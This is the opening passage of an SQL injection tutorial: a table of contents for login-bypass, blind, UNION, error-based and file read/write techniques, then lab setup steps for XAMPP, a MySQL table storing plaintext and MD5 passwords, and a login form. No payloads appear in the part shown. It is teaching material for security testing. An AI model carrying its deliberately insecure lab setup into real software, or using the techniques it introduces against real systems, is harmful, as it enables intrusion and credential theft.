

SQL Injection

Table of Contents


SQL Injection.....	1
Setting up the environment.....	3
Set up Apache.....	3
Set up the MySQL database.....	8
Set up the MS-SQL database.....	12
Set up the firewall.....	18
Set up the php.ini, to use the MS-SQL Server, too.....	22
Basic SQL injection Methods.....	26
Classic Login Bypass.....	26
Classic login bypass with brackets.....	35
Classic login bypass with user side filters.....	44
Start Burp proxy.....	46
Set up Internet Explorer to use the Burp proxy.....	47
Bypass the user side filter.....	50
Semi automated testing with burp proxy the classic login screen.....	52
Semi automated testing with burp the classic login with brackets screen.....	61
Classic login with trivial filtering (change ' to ")......	66
Classic login with trivial filtering (change ' to nothing).....	70
Classic login with returned row number check in PHP.....	74
Classic login with returned row number check in SQL (count).....	77
Classic login screen with white space regexp filter.....	83
Classic login screen wrong usage of mysqli_real_escape (numeric input).....	86
Classic login screen with bad numeric regexp filter check only the start.....	89
Classic login screen with bad numeric regexp filter checks only the end.....	92
Classic login screen with bad numeric regexp filter unnecessary multiline.....	95
Blind SQL injection.....	100
Blind SQL injection without less than and greater than signs.....	109
Time based blind sql injection.....	116
SQL injection in order by.....	121
SQL injection in order by with back tick `.....	129
SQL injection in group by.....	137
SQL injection in case of INSERT.....	145
UNION Based SQL Injection.....	155
Error based SQL injection and double query.....	160
Query metadata through SQL injection.....	167
Get the number of columns with UNION operator.....	168
Get the number of columns with ORDER BY.....	173
Get metadata with information schema.....	179
Get metadata with information schema UNION based example.....	180
Get metadata with information schema ERROR based example.....	187
Get metadata information with information schema blind SQL example.....	197
Upload file through MySQL.....	205

Read the content of a file through MySQL.....	210
Combination of LOAD_FILE and INTO OUTFILE.....	213
Automated tools.....	219
sqlmap.....	220
Install sqlmap to windows.....	221
usage of sqlmap.....	227


Setting up the environment

Set up Apache


For this tutorial I will use the XAMPP environment. Current version at the time of writing is xampp-portable-win32-1.8.3-2-VC11. For SQL server I will use the built-in MySQL Server and Microsoft SQL server 2012 installed on another machine. Recognize that the xampp is a 32 bit application. It will be important, at the time when you install the MS-SQL native client and the necessary additional .dll files.



After **extracting** the **XAMPP** package I **renamed** the **directory to xampp**. Change to **this directory**, **start** the **xampp-control.exe** application, and choose the language version. I use the English version.




The xampp control panel gives you some warning that port 80 and 443 are used by another application. That application is the IIS:




To be able to use the two applications together let us change the port used by XAMPP Apache . I recommend to install some text editor like Notepad++ what is able to handle the linux end line character because if you use the windows built in Notepad it will not wrap the text in config file correctly.


First **open** the **xampp\apache\conf\httpd.conf** in your text editor:




and **search for** the line **Listen 80** and **change it to Listen 8888** or some other free port, as it can be seen on the picture below.



Then **open** the file **xampp\apache\conf\extra\httpd-ssl.conf** in your text editor and **search for** the line **Listen 443**, and **change it to Listen 4433** or some other free port, as it can be seen on the following screen-shot.




The XAMPP was created in Visual Studio 11 as it is marked in the file name by VC11. So to be able to run **XAMPP** it is required to install the **visual studio redistributable package**. The XAMPP is **32 bit environment**, so you will need the 32 bit version of the redistributable package. The **version 11** belongs to **Visual Studio 2012 development environment**.



This is the main screen of the installer where one can see the exact version of the redistributable package.




After that one can **start** the **Apache** by clicking the Start button next to its name and port number(s).




Set up the MySQL database

Then **start** the **MySQL** server by clicking the Start button next to its name and port number.



We have to create a MySQL database, and some table for the demo. **Open a Command Prompt**, and change to the **MySQL directory**. In our case it is **c:\xampp\mysql\bin**. Then connect to the MySQL Server by issuing the command **mysql.exe -uroot**



Then **create the database** using the command **create database a;**. Do not forget the semicolon at the end of the command, because MySQL requires it.


```
Administrator: Co
mysql> create database a;
Query OK, 1 row affected (0.02 sec)

mysql> _
```

Then **create a table** what is required for the demo **with the following commands**:

```
use a;
create table tbl1(id int, username varchar(100),password
varchar(100),encpassword varchar(100),description varchar(100));
```

Again, do not forget the semicolon at the end of the lines. Someone may wonder why the password will be stored in both hashed and cleartext as it doesn't make sense. That's because for some examples we will use hashed password, and for some others we will use the cleartext format.

```
Administrator: Command Prompt - mysql.exe -uroot
mysql> use a;
Database changed
mysql> create table tbl1(id int, username varchar(100),password varchar(100),enc
password varchar(100),description varchar(100));
Query OK, 0 rows affected (0.30 sec)

mysql>
```

Then **insert some values** to the previously created table with the following commands:


```
insert into tbl1 values (1,"name","pass",md5("pass"),"description of user
name");
insert into tbl1 values (2,"name2","pass2",md5("pass2"),"description
of user name2");
```

```
Administrator: Command Prompt - mysql.exe -uroot
mysql> insert into tbl1 values (1,"name","pass",md5("pass"),"description of user
name");
Query OK, 1 row affected (0.02 sec)

mysql> insert into tbl1 values (2,"name2","pass2",md5("pass2"),"description of us
er name2");
Query OK, 1 row affected (0.00 sec)

mysql>
```


To set up the web server files first **delete all the files and directories** from the **xampp\htdocs** directory.



Create a sample application for the SQL injection test. Do the following:

- **Create an sql1 directory** in the xampp\htdocs\ directory
- In this new directory **create a file with the name sql.html with the following content:**

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
  User Name: <input type="text" id="username" name="username"/><br/>
  Password: <input type="password" id="password"
name="password"/><br/>
  <input type="submit" value="send">
</form>
</body>
```

